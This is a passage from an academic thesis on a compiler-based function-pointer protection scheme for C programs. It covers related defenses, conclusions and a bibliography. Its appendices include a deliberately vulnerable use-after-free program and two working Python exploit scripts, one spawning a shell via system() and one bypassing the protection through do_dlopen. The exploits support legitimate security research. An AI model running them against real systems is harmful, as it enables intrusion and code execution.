RAD supports two different approaches to protect the area where the copies are stored, the so-called Return Address Repository (RAR). In *MineZone RAD*, the RAR is surrounded by two memory pages that are mapped to be read-only. In case of a linear overwrite vulnerability, it will be impossible for the attacker to write to the RAR, since the linear overwrite will first write to one of the guard pages and trigger a segmentation fault. However, if the attacker is able to exploit an indirect overwrite vulnerability instead, he will still be able to overwrite the saved return address and its copy and bypass the protection. *Read-Only RAD* on the other hand provides protection even in this scenario. In this approach, the RAR is located on a read-only memory page, which will be made writable using the mprotect system call, every time a copy has to be written to that area.

RAD is more effective than stack canaries (cf. Section 3.1), since it can also provide protection against indirect overwrites or in scenarios where brute forcing of the canary is possible. If the function pointer protection scheme is used in conjunction with Read-Only RAD, it might be possible to provide protection against an all-powerful attacker, i.e. an attacker that has unrestricted read and write access to the whole memory. In this case, the attacker will not be able to overwrite function pointers nor saved return addresses.

The disadvantage of Read-Only RAD is its introduced performance penalty. In a real-world scenario, the compilation of a program with GCC, Read-Only RAD

required 20 times the runtime compared to a regular GCC, while the worst-case factor was measured to be 211. The evaluation of MineZone RAD on the other hand resulted in factors of 1.3 and 2.4 respectively, but MineZone RAD will not provide protection against indirect overwrites.

An extension was proposed in [33] for Read-Only RAD to achieve a feasible runtime. By using the memory segmentation capabilities of the processor, the RAR can be effectively protected against arbitrary overwrites without the overhead of the mprotect system calls. By modifying the Local Descriptor Table (LDT) through the system call modify_ldt, the RAR can be placed in a different memory segment separated from the rest of the memory. If an indirect overwrite vulnerability exists, it can only be used to write to the main part of the memory and the RAR is not affected. However, this approach will not work on the x86-64 architecture, since memory segmentation support is not available in its 64 bit mode.

Pointer Taintedness Detection

Pointer taintedness detection as proposed in [6] is a promising approach to prevent code pointer overwrites that is based on a CPU modification. Every byte in memory and every CPU register is extended by a flag that specifies if it contains tainted data. Data is considered as tainted if it is provided by the user. This includes data read from a file, from the program's standard input or from a network socket. This data is automatically tagged and the processor is responsible to propagate this tag on copy operations. Finally, if a code or data pointer is loaded from memory, it will be known if its value was modified by the user and thereby, memory corruption attacks can be detected. However, it can still be possible to read or write non-control data, for example through an out-of-bounds array access or a format string exploit.

Virtual Method Table Verification

Google started a branch[1] of the GCC in 2012 to develop an extension that is closely related to the function pointer protection scheme presented in this thesis. Its goal is to provide protection against use-after-free vulnerabilities (cf. Section 2.3) in C++ programs by checking the function pointer in the virtual method table prior to calling a virtual method.

At compile time, the GCC extension will gather information about the class hierarchies from all existing classes and record their virtual methods. Further, it will emit code before every call to a virtual method in order to execute the function VerifyVtablePointer that verifies that the function pointer is valid for the object's class. The function will therefor take two parameters, the function pointer to be verified and a set of function pointers that are valid. This set will include the virtual methods of the class of the current object as well as of all existing subclasses. If the called virtual method is not included in the set, a malicious overwrite was detected and the program will be terminated.

[1] `svn://gcc.gnu.org/svn/gcc/branches/google/gcc-4_7-mobile-vtable-verification/`

The procedure to protect the function pointers is related to our scheme. For every class, a vtable map variable is created that contains a hash map and is located in a unique read-only COMDAT section. COMDAT sections possess the special characteristic that they can exist in multiple object files and will be merged by the linker. The variable will be then be initialized by global constructors included in the program or shared library. They will change the memory protection of the COMDAT section to be writable and will insert each function pointer contained in a virtual method table into the vtable map variables belonging to its class or any of its base classes. Finally, the write-protection is re-established so that an attacker will not be able to insert dangerous functions at runtime. Similar to our scheme, the verification and protection functions are provided in a shared library, in this case in libsupc++, a support library for C++ programs provided by the GCC.

The approach by Google has the advantage over our scheme that it doesn't change the application binary interface. While in our scheme, the value contained in a function pointer variable is not the real value anymore, objects in the vtable verification scheme are still valid C++ objects and can be used by a shared library that does not support the protection. However, it is not possible for a program that supports vtable protection to use objects created by a shared libraries that does not. If the object's type is a derived class, created in the shared library, it will not have registered the valid virtual method pointers and the verification in the program will fail.

The function pointer protection scheme proposed in this thesis can be extended to be a generalized form of the vtable protection scheme. If function pointer groups are extended to encode hierarchies in the group names, the compiler can automatically create function pointer groups for classes containing virtual methods, encode the class hierarchy in the group name and attach this group to all function pointer's in its virtual method table. The verification function would then have to check if a requested group name is contained in the stored pointer's group hierarchy.

9 Conclusion

In this thesis, we presented a novel protection scheme intended to prevent the exploitation of memory corruption vulnerabilities in scenarios in which an attacker can overwrite function pointers but not return addresses saved on the stack. This is the case with use-after-free vulnerabilities, but also if only a limited information leak exists that does not disclose the randomized location of the stack in memory. Further, if saved return addresses are protected against indirect overwrites through another countermeasure, for example pointer copying as proposed in [8], the function pointer protection scheme might even prevent execution of arbitrary code if the attacker has full read and write access to the program's memory. The disadvantage of pointer copying is the high performance penalty that it introduces, while the proposed extension from [33], which makes its runtime feasible, relies on memory segmentation and will only work on architectures that support it.

A major part of the thesis was the proof-of-concept implementation of the proposed scheme. An extension for the C compiler of the GCC was developed and the glibc was modified to support the protection scheme on Linux x86-64 platforms. The implementation is able to compile and run the nginx webserver, which was used to show the performance penalty in a real-world scenario. While the overhead introduced by the protection scheme depends on the amount of function pointer calls and protected function pointers, the nginx benchmark showed that it could handle 97.88 % of the number of requests compared to a version compiled without function pointer protection.

The security evaluation on the other hand showed that the protection scheme can be bypassed if the attacker controls the first argument passed to the overwritten function pointer. This is due to the fact that the functions do_dlopen and do_dlsym are used as function pointers in the glibc and an attacker will be able to use them to acquire a legitimate protected function pointer for arbitrary functions. Also, a total of 407 unique protected function pointers are used in the glibc and it can not be excluded that they include other functions that might be abused by the attacker to bypass the protection scheme. As a consequence, we proposed two extensions to the protection scheme that utilize additional information about the function pointers to further narrow down the functions that can be executed from a specific function pointer. By saving the type of a protected function address and verifying that it is compatible to the type of the function pointer variable used to call it, an attacker will only be able to execute functions that have the same type as the pointer that he could overwrite. The second extension allows for manual annotation of function pointers in order to assign groups. A function pointer variable with a group attached can only be used to call a protected function address with the same group and vice versa. Further,

by encoding hierarchies in group names, it will be possible to extend the protection to cover virtual method tables in C++ programs by automatically annotating these function pointers with the class hierarchy of the corresponding class.

Bibliography

[1] ISO/IEC 9899:TC3. *C99 Technical Corrigendum 3*. Tech. rep. International Organization for Standardization, 2007.

[2] Andrew Alexeev. "nginx". In: *The Architecture of Open Source Applications*. Vol. 2. lulu.com, 2008. Chap. 14.

[3] AlexeySmirnov. *Wikipedia: File:Gcc.JPG*. URL: `http://en.wikibooks.org/wiki/File:Gcc.JPG` (visited on 2013-06-01).

[4] blackngel. "Malloc Des-Maleficarum". In: *Phrack Magazine* 66 (2009). `http://www.phrack.com/issues.html?issue=66&id=10#article`.

[5] Stephen Checkoway et al. "Return-oriented programming without returns". In: *Proceedings of the 17th ACM conference on Computer and communications security*. ACM. 2010, pp. 559–572.

[6] Shuo Chen et al. "Defeating Memory Corruption Attacks via Pointer Taintedness Detection". In: *Proceedings of IEEE International Conference on Dependable Systems and Networks*. 2005. ISBN: 0769522823.

[7] Shuo Chen et al. "Non-Control-Data Attacks Are Realistic Threats". In: *Proceedings of the 14th conference on USENIX Security Symposium* 14 (2005), pp. 177–191.

[8] Tzi-cker Chiueh and Fu-hau Hsu. "RAD: a compile-time solution to buffer overflow attacks". In: *Proceedings 21st International Conference on Distributed Computing Systems*. IEEE Comput. Soc, 2001, pp. 409–417. ISBN: 0-7695-1077-9. DOI: `10.1109/ICDSC.2001.918971`. URL: `http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=918971`.

[9] Crispin Cowan et al. "PointGuard: Protecting Pointers From Buffer Overflow Vulnerabilities". In: *Proceedings of the 12th USENIX Security Symposium*. 2003, pp. 91–104.

[10] Crispin Cowan et al. "StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks". In: *In Proceedings of the 7th USENIX Security Symposium*. 1998, pp. 63–78.

[11] Ron Cytron et al. "Efficiently computing static single assignment form and the control dependence graph". In: *ACM Transactions on Programming Languages and Systems (TOPLAS)* 13.4 (1991), pp. 451–490.

[12] The Open Source Vulnerability Database. *Website of OSVDB*. URL: `http://www.osvdb.org/` (visited on 2013-04-22).

[13] Justin N. Ferguson. “Understanding the heap by breaking it (DRAFT)”. Black Hat USA. 2007.

[14] GCC Team. *GCC 4.8.1 Manual: Function Attributes*. URL: http://gcc.gnu.org/onlinedocs/gcc-4.8.1/gcc/Function-Attributes.html (visited on 2013-06-12).

[15] GCC Team. *The GCC low-level runtime library*. URL: http://gcc.gnu.org/onlinedocs/gccint/Libgcc.html (visited on 2013-06-17).

[16] Jordan Gruskovnjak. *Advanced Exploitation of Mozilla Firefox Use-after-free Vulnerability (MFSA 2012-22)*. 2012. URL: http://www.vupen.com/blog/20120625.Advanced_Exploitation_of_Mozilla_Firefox_UaF_CVE-2012-0469.php (visited on 2013-05-16).

[17] L Hendren et al. “Designing the McCAT compiler based on a family of structured intermediate representations”. In: *Languages and Compilers for Parallel Computing*. Springer, 1993, pp. 406–420.

[18] Nicolas Joly. *Advanced Exploitation of IE MSXML Remote Uninitialized Memory (MS12-043 / CVE-2012-1889)*. URL: http://www.vupen.com/blog/20120717.Advanced_Exploitation_of_Internet_Explorer_XML_CVE-2012-1889_MS12-043.php (visited on 2013-05-19).

[19] Nicolas Joly. *Advanced Exploitation of Internet Explorer Heap Overflow Vulnerabilities (MS12-004)*. 2012-01. URL: http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php (visited on 2013-05-19).

[20] David Larochelle and David Evans. “Statically detecting likely buffer overflow vulnerabilities”. In: *Proceedings of the 10th conference on USENIX Security Symposium* 10 (2001). URL: http://static.usenix.org/events/sec2001/full_papers/larochelle/larochelle_html/.

[21] Andreas Jaeger Michael Matz Jan Hubicka and Mark Mitchell. “System V Application Binary Interface AMD64 Architecture Processor Supplement”. 2012-05.

[22] Mitre. *CWE/SANS Top 25 Most Dangerous Software Errors*. 2011. URL: http://cwe.mitre.org/top25.

[23] MITRE Corporation. *Common Weakness Enumeration*. URL: http://cwe.mitre.org/ (visited on 2013-04-23).

[24] Kaan Onarlioglu et al. “G-Free: defeating return-oriented programming through gadget-less binaries”. In: *Proceedings of the 26th Annual Computer Security Applications Conference*. ACM. 2010, pp. 49–58.

[25] Christian Otterstad. “Brute force bypassing of ASLR on Linux”. In: *Norsk informasjonssikkerhetskonferanse (NISK)* (2012).

[26] Alexandre Pelletier. *Advanced Exploitation of Internet Explorer Heap Overflow (Pwn2Own 2012 Exploit)*. 2012. URL: http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php (visited on 2013-05-19).

[27] Pieter Philippaerts et al. "Code Pointer Masking: Hardening Applications against Code Injection Attacks". In: *Proceedings of the Detection of Intrusions and Malware and Vulnerability Assessment Conference*. Springer, 2011, pp. 194–213.

[28] Captain Planet. "A Eulogy for Format Strings". In: *Phrack Magazine* 67 (2010). http://www.phrack.org/issues.html?issue=67&id=9#article.

[29] Giampaolo Fresi Roglia et al. "Surgically returning to randomized lib (c)". In: *Computer Security Applications Conference, 2009. ACSAC'09. Annual*. IEEE. 2009, pp. 60–69.

[30] sd. *Proof of concept exploit of CVE-2013-2094*. URL: http://fucksheep.org/~sd/warez/semtex.c (visited on 2013-05-16).

[31] Fermin J. Serna. "CVE-2012-0769, the case of the perfect info leak". 2012-02.

[32] Hovav Shacham. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM conference on Computer and communications security*. ACM. 2007, pp. 552–561.

[33] Takahiro Shinagawa. "SegmentShield: Exploiting Segmentation Hardware for Protecting against Buffer Overflow Attacks". In: *25th IEEE Symposium on Reliable Distributed Systems, 2006. SRDS '06*. 2006, pp. 277–288. ISBN: 0769526772.

[34] Richard M. Stallman and the GCC Developer Community. "GNU Compiler Collection Internals". 2012.

[35] The SCO Group. *System V gABI: Dynamic Linking*. URL: http://www.sco.com/developers/gabi/latest/ch5.dynamic.html (visited on 2013-06-17).

[36] Akhilesh Tyagi and Ge Zhu. "Protection against indirect overflow attacks on pointers". In: *Proceedings of the 2nd IEEE International Information Assurance Workshop*. Ieee, 2004, pp. 97–106. ISBN: 0-7695-2117-7. DOI: 10.1109/IWIA.2004.1288041. URL: http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=1288041.

[37] Yajin Zhou and Xuxian Jiang. "Dissecting Android Malware: Characterization and Evolution". In: *2012 IEEE Symposium on Security and Privacy* 4 (2012-05), pp. 95–109. DOI: 10.1109/SP.2012.16. URL: http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=6234407.

A Vulnerable Program Example

The following program includes a use-after-free vulnerability and is explained in Section 6.2. To enable all protection mechanisms, the program has to be compiled with:

```
gcc -fstack-protector-all -Wl,-z,relro,-z,now -fPIC -pie -std=gnu99 -o
    vuln vuln.c
```

Listing A.1: Sample Program Including a Use-after-free Vulnerability

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4  #include <unistd.h>
5  #include <stdbool.h>
6
7  typedef void (*print_fn)(const char *);
8
9  struct pretty_str {
10     bool empty;
11     size_t size;
12     char *str;
13     print_fn pretty_print;
14     struct pretty_str *next;
15 } *strings = NULL;
16
17 void pretty_print(const char *str){
18     printf("<%s>\n", str);
19 }
20
21 struct pretty_str *new_str() {
22     struct pretty_str *new = malloc(sizeof(struct pretty_str));
23     new->pretty_print = &pretty_print;
24     new->next = strings;
25     new->empty = false;
26     strings = new;
27     return new;
28 }
29
30 size_t read_number() {
31     char *line = NULL;
32     size_t size;
33     getline(&line, &size, stdin);
34     size_t ret = atoi(line);
35     free(line);
36     return ret;
37 }
```

```
38 void read_str() {
39     puts("length?");
40     size_t size = read_number();
41     char *str = malloc(size);
42     struct pretty_str *p_str = new_str();
43     puts("string?");
44     for(size_t offset = 0; offset < size;)
45         offset += read(0, str+offset, size-offset);
46     getc(stdin);
47     p_str->str = str;
48 }
49
50 void delete_str(){
51     struct pretty_str *last = NULL;
52     struct pretty_str *cur = strings;
53     puts("index?");
54     int index = read_number();
55     for(int i = 0; i < index; ++i){
56         last = cur;
57         cur = cur->next;
58     }
59     if (!cur->empty) {
60         cur->empty = true;
61         free(cur->str);
62         free(cur);
63     }
64 }
65
66 void print_strings() {
67     for(struct pretty_str *str = strings; str; str = str->next)
68         if (!str->empty)
69             str->pretty_print(str->str);
70 }
71
72 int main(int argc, const char *argv[])
73 {
74     while (1) {
75         puts("(a)dd string, (d)elete string, (p)rint strings, (q)uit?")
              ;
76         int choice = getc(stdin);
77         getc(stdin);
78         if(choice == 'a')
79             read_str();
80         else if(choice == 'd')
81             delete_str();
82         else if(choice == 'p')
83             print_strings();
84         else
85             break;
86     }
87     return 0;
88 }
```

The following python script is an example exploit for the previous program. In order to work, the offsets at the beginning of the script have to be adjusted to the local libc and the vulnerable program. This includes the offsets of the puts entries in the got and plt sections, the offset of the global variable used to store the string list in the vulnerable program, as well as the offsets of the functions puts and system in the libc. For memory corruption exploits, it is in general assumed that an attacker has access to these information. If for example, the vulnerable program is installed from the software repositories of a standard linux distribution, the attacker can download an identical binary and libc from the same sources and retrieve the offsets.

Listing A.2: Sample Exploit for Disabled Function Pointer Protection

```
#!/usr/bin/env python

import struct
import re
import subprocess as sub
import sys

DEBUG = False

prog = sub.Popen(["stdbuf", "-o0", "-i0", "./vuln"], stdout=sub.PIPE,
    stdin=sub.PIPE)

menu = "\(a\)dd string, \(d\)elete string, \(p\)rint strings, \(q\)uit
    \?"
pretty_print_offset = 0xb60
puts_got_offset = 0x201f50
puts_plt_offset = 0x9a0
strings_list_offset = 0x202010

puts_libc_offset = 0x6d540
system_libc_offset = 0x41a60

def read_line():
    line = prog.stdout.readline()
    if DEBUG:
      print "<< {}".format(repr(line))
    if len(line) == 0:
        raise Exception("Program closed")
    return line

def read_until(s):
    ret = []
    while True:
        ret.append(read_line())
        if re.match(s, ret[-1]):
            return ret
    return ret

def send_line(s):
    if DEBUG:
```

```
39        print ">> {}{}".format(repr(s[:20]), "..." if len(s) > 20 else ""
              )
40      prog.stdin.write(s+"\n")
41
42  def pack(addr):
43      return struct.pack("<Q", addr)
44
45  def unpack(s):
46      s += "\0"*(-len(s)%8)
47      return struct.unpack("<Q", s)[0]
48
49  def add_str(s):
50      read_until(menu)
51      send_line("a")
52      read_until("length\?")
53      send_line("{}".format(len(s)))
54      read_until("string/?")
55      send_line(s)
56
57  def delete(index):
58      read_until(menu)
59      send_line("d")
60      read_until("index/?")
61      send_line("{}".format(index))
62
63  def print_strings():
64      read_until(menu)
65      send_line("p")
66      ret = read_until("<.*>")
67      return ret[-1][1:-2]
68
69  def dump_mem(addr):
70      add_str("B"*(8*10)+"\0"*8+"C"*0x30000)
71      delete(0)
72      add_str("\x00"*16 + pack(addr)+chr(pretty_print_offset%256))
73      read_until(menu)
74      send_line("p")
75      read_line()
76      read_line()
77      return read_line()[1:-2]
78
79  def call_fn(fn_addr, arg, noreturn=False):
80      add_str("B"*(8*10)+"\0"*8+"C"*0x30000)
81      delete(0)
82      add_str("\x00"*16 + pack(arg) + pack(fn_addr))
83      read_until(menu)
84      send_line("p")
85      if noreturn:
86          return
87      return read_until("Result:")
88
89  def heap_address():
```

```
90      return unpack(dump_mem(bin_base+strings_list_offset))
91
92  def store_data(s, offset):
93      ret = heap_address() + offset
94      add_str(s)
95      return ret
96
97  #read address
98  add_str("A"*0x30000)
99  delete(0)
100 add_str("\x01"*25)
101 raw_input("--")
102 pretty_print_addr = chr(pretty_print_offset%256) + print_strings()[25:]
103 pretty_print_addr = unpack(pretty_print_addr)
104 bin_base = pretty_print_addr - pretty_print_offset
105 puts_plt_addr = bin_base + puts_plt_offset
106 print "[*] bin base: 0x{:x}".format(bin_base)
107
108
109 puts_libc_addr = unpack(dump_mem(bin_base+puts_got_offset))
110 libc_base = puts_libc_addr - puts_libc_offset
111 print "[*] libc base: 0x{:x}".format(libc_base)
112
113 shell_str_addr = store_data("/bin/sh", -0xd0)
114 print "[*] shell string: 0x{:x}".format(shell_str_addr)
115 call_fn(libc_base + system_libc_offset, shell_str_addr, noreturn=True)
116 if len(sys.argv) > 1:
117   send_line(sys.argv[1])
118 else:
119   send_line("ls -l")
120 read_line()
121 while True:
122   print read_line()
123
124 raw_input("--")
```

The next python script is an exploit for the same program, adapted to work even if function pointer protection has been enabled. It therefore calls the protected function pointer for do_dlopen to open a shared library and thereby execute its constructors. For the attack to work, a file libexpl.so has to be present in the current working directory, including a constructor that executes the desired code. Also, the offsets at the beginning of the file have to be adapted to the current system.

Listing A.3: Sample Exploit for Enabled Function Pointer Protection

```
1 #!/usr/bin/env python
2
3 import struct
4 import re
5 import subprocess as sub
6 import sys
7
8 DEBUG=False
```

```
9
10 prog = sub.Popen(["stdbuf", "-o0", "-i0", "./vuln-fpp"], stdout=sub.
       PIPE, stdin=sub.PIPE)
11
12 menu = "\(a\)dd string, \(d\)elete string, \(p\)rint strings, \(q\)uit
       \?"
13
14 #binary offsetes
15 pretty_print_offset = 0xef0
16 pretty_print_global_offset = 0x203010
17 puts_got_offset = 0x202f18
18 puts_plt_offset = 0xc50
19 strings_list_offset = 0x203020
20
21 #libc offsets
22 puts_libc_offset = 0x78290
23 do_dlopen_fpp_offset = 0x3cbbe8
24
25 #ld offsets
26 rtld_local_ro_offset = 0xc80
27 region_list_offset = rtld_local_ro_offset + 0x128
28 region_list_next_offset = 0x18
29 region_list_slots_offset = 0x20
30 lookup_doit_offset = 0x20a8
31
32 def read_line():
33     line = prog.stdout.readline()
34     if DEBUG:
35         print "<< {}".format(repr(line))
36     if len(line) == 0:
37         raise Exception("Program closed: {}".format(prog.wait()))
38     return line
39
40 def read_until(s):
41     ret = []
42     while True:
43         ret.append(read_line())
44         if re.match(s, ret[-1]):
45             return ret
46     return ret
47
48 def send_line(s):
49     if DEBUG:
50         print ">> {}{}".format(repr(s[:20]), "..." if len(s) > 20 else
              "")
51     prog.stdin.write(s+"\n")
52
53 def pack(addr):
54     return struct.pack("<Q", addr)
55
56 def unpack(s):
57     s += "\0"*(-len(s)%8)
```

```
58      return struct.unpack("<Q", s)[0]
59
60  def add_str(s):
61      read_until(menu)
62      send_line("a")
63      read_until("length\?")
64      send_line("{}".format(len(s)))
65      read_until("string/?")
66      send_line(s)
67
68  def delete(index):
69      read_until(menu)
70      send_line("d")
71      read_until("index/?")
72      send_line("{}".format(index))
73
74  def print_strings():
75      read_until(menu)
76      send_line("p")
77      ret = read_until("<.*>")
78      return ret[-1][1:-2]
79
80  def dump_mem(addr, size=8, do_unpack=True):
81      ret = ""
82      while (len(ret) < size):
83          add_str("B"*(8*10)+"\0"*8+"C"*0x30000)
84          delete(0)
85          add_str("A"*16 + pack(addr+len(ret))+chr(
                pretty_print_global_offset%256))
86          read_until(menu)
87          send_line("p")
88          read_line()
89          read = read_line()[1:-2]
90          ret += read if len(read) > 0 else "\0"
91      if do_unpack:
92          return unpack(ret[:8])
93      return ret[:8]
94
95  def call_fn(fn_addr, arg):
96      add_str("B"*(8*10)+"\0"*8+"C"*0x30000)
97      delete(0)
98      add_str("A"*16 + pack(arg) + pack(fn_addr))
99      read_until(menu)
100     send_line("p")
101
102 def heap_address():
103     return dump_mem(bin_base+strings_list_offset)
104
105 def store_data(s, offset):
106     ret = heap_address() + offset
107     add_str(s)
108     return ret
```

```
109
110 #read address
111 add_str("A"*0x30000)
112 delete(0)
113 add_str("\x01"*25)
114 pretty_print_global = chr(pretty_print_global_offset%256) +
        print_strings()[25:]
115 pretty_print_global = unpack(pretty_print_global)
116 print "[*] pretty_print global: 0x{:x}".format(pretty_print_global)
117
118 pretty_print_fpp = dump_mem(pretty_print_global)
119 print "[*] pretty_print fpp: 0x{:x}".format(pretty_print_fpp)
120
121 pretty_print_addr = dump_mem(pretty_print_fpp)
122 print "[*] pretty_print addr: 0x{:x}".format(pretty_print_addr)
123
124 bin_base = pretty_print_addr - pretty_print_offset
125 print "[*] bin_base: 0x{:x}".format(bin_base)
126
127 ld_base = bin_base - 0x3000
128 print "[*] ld base: 0x{:x}".format(ld_base)
129
130 puts_libc_addr = dump_mem(bin_base + puts_got_offset)
131 libc_base = puts_libc_addr - puts_libc_offset
132 print "[*] libc base: 0x{:x}".format(libc_base)
133
134 do_dlopen_fpp_addr = libc_base + do_dlopen_fpp_offset
135 print "[*] dlopen.fpp: 0x{:x}".format(do_dlopen_fpp_addr)
136
137 libc_str_addr = store_data("./libexpl.so\0", -0x450)
138 print "[*] libc string: 0x{:x}".format(libc_str_addr)
139
140 do_dlopen_arg = store_data(pack(libc_str_addr)+pack(0x80000001)+pack(0)
        +pack(0), 0x110)
141 print "[*] do_dlopen_arg: 0x{:x}".format(do_dlopen_arg)
142
143 raw_input("--")
144 call_fn(do_dlopen_fpp_addr, do_dlopen_arg)
145
146 if len(sys.argv) > 1:
147     send_line(sys.argv[1])
148 else:
149     send_line("ls -l")
150
151 read_line()
152 while True:
153     print read_line()
```

B Protected Function Pointers in the Vulnerable Program

add_argless_short_opt
alias_compare
allocate
arena_thread_freeres
argp_default_parser
argp_version_parser
authdes_destroy
authdes_marshal
authdes_nextverf
authdes_refresh
authdes_validate
authnone_create_once
authnone_destroy
authnone_marshal
authnone_refresh
authnone_validate
authnone_verf
authunix_destroy
authunix_marshal
authunix_nextverf
authunix_refresh
authunix_validate
backtrace_helper
calc_first
calc_next
call_dl_lookup
call_fclose
cancel_handler
clntraw_abort
clntraw_call
clntraw_control
clntraw_destroy
clntraw_freeres
clntraw_geterr
clnttcp_abort
clnttcp_call
clnttcp_control
clnttcp_destroy
clnttcp_freeres
clnttcp_geterr
clntudp_abort
clntudp_call
clntudp_control
clntudp_destroy
clntudp_freeres
clntudp_geterr
clntunix_abort
clntunix_call
clntunix_control
clntunix_destroy
clntunix_freeres
clntunix_geterr
clock_gettime
collated_compare
derivation_compare
_dl_debug_printf
_dl_fini
_dl_initial_error_catch_tsd
dl_main
_dl_mcount
dlmopen_doit
_dl_nothread_init_static_tls
dl_open_worker
_dl_tlsdesc_dynamic
_dl_tlsdesc_resolve_hold
_dl_tlsdesc_resolve_rela
_dl_tlsdesc_return
_dl_tlsdesc_undefweak
do_always_noconv
do_dlclose

```
do_dlopen
do_dlsym
do_encoding
do_in
do_init
do_length
do_max_length
do_out
do_release_all
do_release_shlib
do_unshift
dummy_getcfa
endutent_file
endutent_unknown
eq_tlsdesc
__failing_morecore
flush_cleanup
fmemopen_close
fmemopen_read
fmemopen_seek
fmemopen_write
free_atfork
free_check
free_derivation
freehook
free_key_mem
free_tree
__funlockfile
gaiconf_init
__gconv_alias_compare
__gconv_btwoc_ascii
__gconv_read_conf
__gconv_transform_ascii_internal
__gconv_transform_internal_ascii
__gconv_transform_internal_ucs2
__gconv_transform_internal_ucs2\
  reverse
__gconv_transform_internal_ucs4
__gconv_transform_internal_ucs4le
__gconv_transform_internal_utf8
__gconv_transform_ucs2_internal
__gconv_transform_ucs2reverse_\
  internal
__gconv_transform_ucs4_internal
__gconv_transform_ucs4le_internal
__gconv_transform_utf8_internal
__gconv_transliterate
generic_cpucount
__getaliasent_r
getcpu
__getgrent_r
__gethostent_r
__getnetent_r
__getprotoent_r
__getpwent_r
__getrpcent_r
__getservent_r
__getsgent_r
__getspent_r
getutent_r_file
getutent_r_unknown
getutid_r_file
getutid_r_unknown
getutline_r_file
getutline_r_unknown
__GI___default_morecore
__GI__dl_debug_state
__GI__dl_make_stack_executable
__GI___gmtime_r
__GI__IO_default_doallocate
__GI__IO_default_finish
__GI__IO_default_pbackfail
__GI__IO_default_uflow
__GI__IO_default_xsgetn
__GI__IO_default_xsputn
__GI__IO_file_close
__GI__IO_file_doallocate
__GI__IO_file_read
__GI__IO_file_seek
__GI__IO_file_stat
__GI__IO_file_xsgetn
__GI__IO_str_overflow
__GI__IO_str_pbackfail
__GI__IO_str_seekoff
__GI__IO_str_underflow
__GI__IO_wdefault_doallocate
__GI__IO_wdefault_finish
__GI__IO_wdefault_pbackfail
```

```
__GI__IO_wdefault_uflow
__GI__IO_wdefault_xsgetn
__GI__IO_wdefault_xsputn
__GI__IO_wfile_overflow
__GI__IO_wfile_seekoff
__GI__IO_wfile_sync
__GI__IO_wfile_underflow
__GI__IO_wfile_xsputn
__GI___libc_free
__GI___libc_malloc
__GI___nss_aliases_lookup2
__GI___nss_group_lookup2
__GI___nss_gshadow_lookup2
__GI___nss_hosts_lookup2
__GI___nss_networks_lookup2
__GI___nss_passwd_lookup2
__GI___nss_protocols_lookup2
__GI___nss_rpc_lookup2
__GI___nss_services_lookup2
__GI___nss_shadow_lookup2
__GI_xdr_accepted_reply
__GI_xdr_bool
__GI_xdr_cryptkeyarg
__GI_xdr_cryptkeyarg2
__GI_xdr_cryptkeyres
__GI_xdr_des_block
__GI_xdr_keybuf
__GI_xdr_key_netstarg
__GI_xdr_key_netstres
__GI_xdr_keystatus
__GI_xdr_pmap
__GI_xdr_pmaplist
__GI_xdr_rejected_reply
__GI_xdr_rmtcall_args
__GI_xdr_rmtcallres
__GI_xdr_u_int
__GI_xdr_u_long
__GI_xdr_u_short
__GI_xdr_void
harmless
hash_tlsdesc
hol_entry_qcmp
in6aicmp
init
intel_02_known_compare
_IO_cleanup
_IO_cookie_close
_IO_cookie_read
_IO_cookie_seek
_IO_cookie_seekoff
_IO_cookie_write
_IO_default_imbue
_IO_default_read
_IO_default_seek
_IO_default_seekoff
_IO_default_seekpos
_IO_default_setbuf
_IO_default_showmanyc
_IO_default_stat
_IO_default_sync
_IO_default_underflow
_IO_default_write
_IO_file_close_mmap
_IO_file_seekoff_maybe_mmap
_IO_file_seekoff_mmap
_IO_file_setbuf_mmap
_IO_file_sync_mmap
_IO_file_underflow_maybe_mmap
_IO_file_underflow_mmap
_IO_file_xsgetn_maybe_mmap
_IO_file_xsgetn_mmap
_IO_helper_overflow
_IO_mem_finish
_IO_mem_sync
_IO_new_file_finish
_IO_new_file_overflow
_IO_new_file_seekoff
_IO_new_file_setbuf
_IO_new_file_sync
_IO_new_file_underflow
_IO_new_file_write
_IO_new_file_xsputn
_IO_new_proc_close
_IO_obstack_overflow
_IO_obstack_xsputn
_IO_str_chk_overflow
_IO_str_finish
_IO_strn_overflow
```

```
_IO_wfile_doallocate
_IO_wfile_underflow_maybe_mmap
_IO_wfile_underflow_mmap
_IO_wmem_finish
_IO_wmem_sync
_IO_wstr_finish
_IO_wstrn_overflow
_IO_wstr_overflow
_IO_wstr_pbackfail
_IO_wstr_seekoff
_IO_wstr_underflow
known_compare
link_nfa_nodes
__localtime_r
lookup_doit
lower_subexps
mabort
malloc_atfork
malloc_check
mallochook
malloc_hook_ini
map_doit
mark_opt_subexp
memalign_check
memalignhook
memalign_hook_ini
__memmove_chk_sse2
__memmove_chk_ssse3
__memmove_chk_ssse3_back
__memmove_sse2
__memmove_ssse3
__memmove_ssse3_back
_nl_cleanup_ctype
_nl_cleanup_time
_nl_postload_ctype
noop_handler
nscd_getnetgrent
object_compare
openaux
optimize_subexps
pcmp
popcount_cpucount
prefixcmp
pretty_print
print_and_abort
print_missing_version
print_unresolved
profil_counter
profil_counter_uint
profil_counter_ushort
ptmalloc_init
ptmalloc_lock_all
ptmalloc_unlock_all
ptmalloc_unlock_all2
pututline_file
pututline_unknown
readtcp
readunix
realloc_check
reallochook
realloc_hook_ini
release_libc_mem
relocate_doit
rendezvous_request
rendezvous_stat
res_thread_freeres
rfc3484_sort
__rpc_thread_destroy
rpc_thread_multi
rtld_lock_default_lock_recursive
rtld_lock_default_unlock_recursive
scopecmp
setutent_file
setutent_unknown
__strcasestr_sse2
__strcasestr_sse42
__strcmp_sse2
strerror_thread_freeres
__strstr_sse2
__strstr_sse42
_svcauth_des
_svcauth_null
_svcauth_short
_svcauth_unix
svcraw_destroy
svcraw_freeargs
svcraw_getargs
svcraw_recv
```

svcraw_reply
svcraw_stat
svctcp_destroy
svctcp_freeargs
svctcp_getargs
svctcp_recv
